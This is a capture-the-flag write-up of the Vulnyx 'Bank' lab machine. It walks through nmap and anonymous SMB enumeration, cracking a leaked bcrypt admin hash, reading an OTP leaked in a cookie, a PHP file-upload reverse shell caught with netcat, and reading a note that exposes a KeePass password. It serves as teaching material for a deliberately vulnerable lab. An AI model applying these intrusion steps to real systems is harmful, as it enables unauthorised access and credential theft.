Vulnyx Bank Writeup
A technical analysis of the Bank machine from Vulnyx, showcasing enumeration and exploitation.
Reconnaissance — Port Scan
We begin the engagement by performing a SYN scan using nmap to discover open TCP ports across the entire range, identifying the initial attack surface.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(suraxddq㉿kali)-[~]
└─$ sudo nmap -sS -p- --open --min-rate 5000 -vvv -n 192.168.254.236
[sudo] password for suraxddq:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-08 19:16 +0200
Initiating ARP Ping Scan at 19:16
Scanning 192.168.254.236 [1 port]
Completed ARP Ping Scan at 19:16, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:16
Scanning 192.168.254.236 [65535 ports]
Discovered open port 445/tcp on 192.168.254.236
Discovered open port 80/tcp on 192.168.254.236
Discovered open port 139/tcp on 192.168.254.236
Completed SYN Stealth Scan at 19:16, 0.61s elapsed (65535 total ports)
Nmap scan report for 192.168.254.236
Host is up, received arp-response (0.00011s latency).
Scanned at 2026-05-08 19:16:58 CEST for 1s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE      REASON
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
MAC Address: 08:00:27:33:BC:22 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
Reconnaissance — Service Versions & Scripts
Following the port discovery, we execute a targeted nmap scan against the open ports to fingerprint the exact service versions and run default enumeration scripts.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(suraxddq㉿kali)-[~]
└─$ nmap -sCV -p80,139,445 192.168.254.236
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-08 19:20 +0200
Nmap scan report for bank.nyx (192.168.254.236)
Host is up (0.00029s latency).

PORT    STATE SERVICE     VERSION
80/tcp  open  http        Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Bank Alpha | Welcome
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
MAC Address: 08:00:27:33:BC:22 (Oracle VirtualBox virtual NIC)

Host script results:
| smb2-time:
|   date: 2026-05-08T17:20:48
|_  start_date: N/A
|_nbstat: NetBIOS name: BANK, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: 29s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.64 seconds
Reconnaissance — SMB Enumeration
Given that ports 139 and 445 are open, we focus our enumeration on the SMB service. We use smbclient with null sessions to list available shares on the target.
1
2
3
4
5
6
7
8
9
10
┌──(suraxddq㉿kali)-[~]
└─$ smbclient -L 192.168.254.236 -N 2> /dev/null
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        development     Disk
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.22.8-Debian-4.22.8+dfsg-0+deb13u1)
        nobody          Disk      Home Directories
We successfully list the shares and notice a non-default share named development. We proceed to connect to it using an anonymous login.
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(suraxddq㉿kali)-[~]
└─$ smbclient '//192.168.254.236/development' -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun May  3 12:43:20 2026
  ..                                  D        0  Sun May  3 12:43:20 2026
  03-may-26.txt                       N     1141  Sun May  3 12:43:20 2026

                9627844 blocks of size 1024. 5720308 blocks available
smb: \> get 03-may-26.txt
getting file 03-may-26.txt of size 1141 as 03-may-26.txt (101.3 KiloBytes/sec) (average 101.3 KiloBytes/sec)
smb: \> exit
Upon accessing the share, we discover a text file named 03-may-26.txt and download it to our local machine for further analysis.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(suraxddq㉿kali)-[~]
└─$ cat 03-may-26.txt
Subject: AI Agent Integration & Development Environment Setup

To streamline and accelerate the development of the banking platform, we have decided to integrate a subscription-based AI agent into our workflow.
The service has proven to be cost-effective; however, please be aware that the AI may occasionally produce incorrect or unexpected outputs.
For this reason, it is important to maintain strict attention to security and validate all critical operations.

A dedicated development directory has been enabled where developers can access and test the application.
Dir: development-0119-d5e051a-9da2-12sdas1-775-e0174

Additionally, the system administrator user called Juan, hired by Lucas in recent days, is currently on a probationary training period within the company.
He will be responsible for completing the configuration of the SMB service. While the service is already installed, some final setup steps are
still pending. Please note that he is still gaining experience, so we kindly ask for patience and encourage collaboration and assistance if needed
to ensure everything is properly configured.

Best regards,
Marcelo
Web — Exploring the Application
With the directory discovered in the SMB share, we navigate to the web server on port 80 to explore the development environment. The landing page shows a login portal for the “Bank Alpha” system.

We continue exploring the site and find a contact section. We keep in mind the internal notes about the system’s security that we previously read from the SMB text file.

Further enumeration reveals a dashboard that seems to be under development, which could be a potential entry point, so we will register a user to explore it more.

Web — Extracting Credentials
During our exploration of the web application, we discover a feature that allows sending money to other users. When we verify if the admin account exists, we inspect the HTTP response. We notice a severe information disclosure vulnerability: the application leaks the bcrypt hash for the admin user directly in the response. We extract this hash to crack it offline.

The extracted data confirms that the system uses strong hashing algorithms, but the exposure of the hash itself is a major security flaw.

We carefully document the found hash and prepare to perform an offline brute-force attack to recover the original password.

1
2
  "username": "admin"
  "password": "$2y$12$X4uppQvzwFCSbVfCH7qF1eNOSA6/cBy/o5sbVcxxdfu/GF7.a0YKi"
Exploitation — Cracking the Hash
We use John the Ripper along with the RockYou wordlist to crack the extracted bcrypt hash. The attack is successful, revealing the password blink182.
1
2
3
4
5
6
7
8
9
10
11
┌──(suraxddq㉿kali)-[~]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
blink182         (?)
1g 0:00:00:03 DONE (2026-05-08 19:14) 0.3225g/s 69.67p/s 69.67c/s 69.67C/s mylove..jessie
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Web — Bypassing OTP Authentication
Logging in with the admin user and the cracked password, we are prompted for a One-Time Password (OTP). This adds an extra layer of security that we need to overcome.


We investigate the request and response mechanisms during the login process. By analyzing the HTTP traffic with a proxy, we notice a critical flaw: the server’s response sets a cookie that directly contains the required OTP.

Instead of manipulating any values, we simply read the leaked OTP from the response cookie and use it to successfully complete the authentication process.
1
"opt": "725507"

We discover that we can now upload a file to change our avatar picture we didnt had as normal user
Exploitation — Getting a Reverse Shell
We attempt to upload a PHP file by intercepting the request and changing the Content-Type header, which results in a 500 Internal Server Error.

Even with a error 500, the file was uploaded successfully and we can execute it.

We set up a Netcat listener and catch the incoming connection, gaining initial access as the www-data user.
1
2
3
4
5
6
7
8
9
10
┌──(suraxddq㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.254.239] from (UNKNOWN) [192.168.254.236] 59032
Linux bank 6.12.85+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.85-1 (2026-04-30) x86_64 GNU/Linux
 15:56:27 up  2:41,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Post-exploitation — Enumerating Internal Files
Once on the system, we begin enumerating internal directories and discover an interesting SMB directory (/srv/smb) containing KeePass database files and notes.
1
2
3
4
5
6
7
8
9
10
www-data@bank:/opt$ cd /srv/smb
www-data@bank:/srv/smb$ ls -l *
passwords:
total 8
-rw-rw-r-- 1 juan juan  383 May  3 06:53 note.txt
-rw-rw-r-- 1 juan juan 2277 May  3 06:51 passwords.kdbx

share:
total 4
-rw-rw-r-- 1 marcelo marcelo 1141 May  3 06:43 03-may-26.txt
We read the contents of note.txt, which reveals a hardcoded password for the KeePass database meant for Marcelo.
1
2
3
4
5
6
7
8
www-data@bank:/srv/smb$ cat passwords/note.txt
Hey, as you said Marcelo, I’ve already left a KeePass file with all the system passwords you asked me to create, except for the root password.
The KeePass password is: `@zm{2h8aUu'a_M;'Jd:!MAQ?zn

Delete it after reading, but don’t worry—I think I’ve configured this directory properly so only you can access
it, and it’s not exposed on the SMB service either.

— Juan
Lateral Movement — Extracting User Credentials
Using the discovered password, we unlock the KeePass database and extract the system password for the user marcelo.
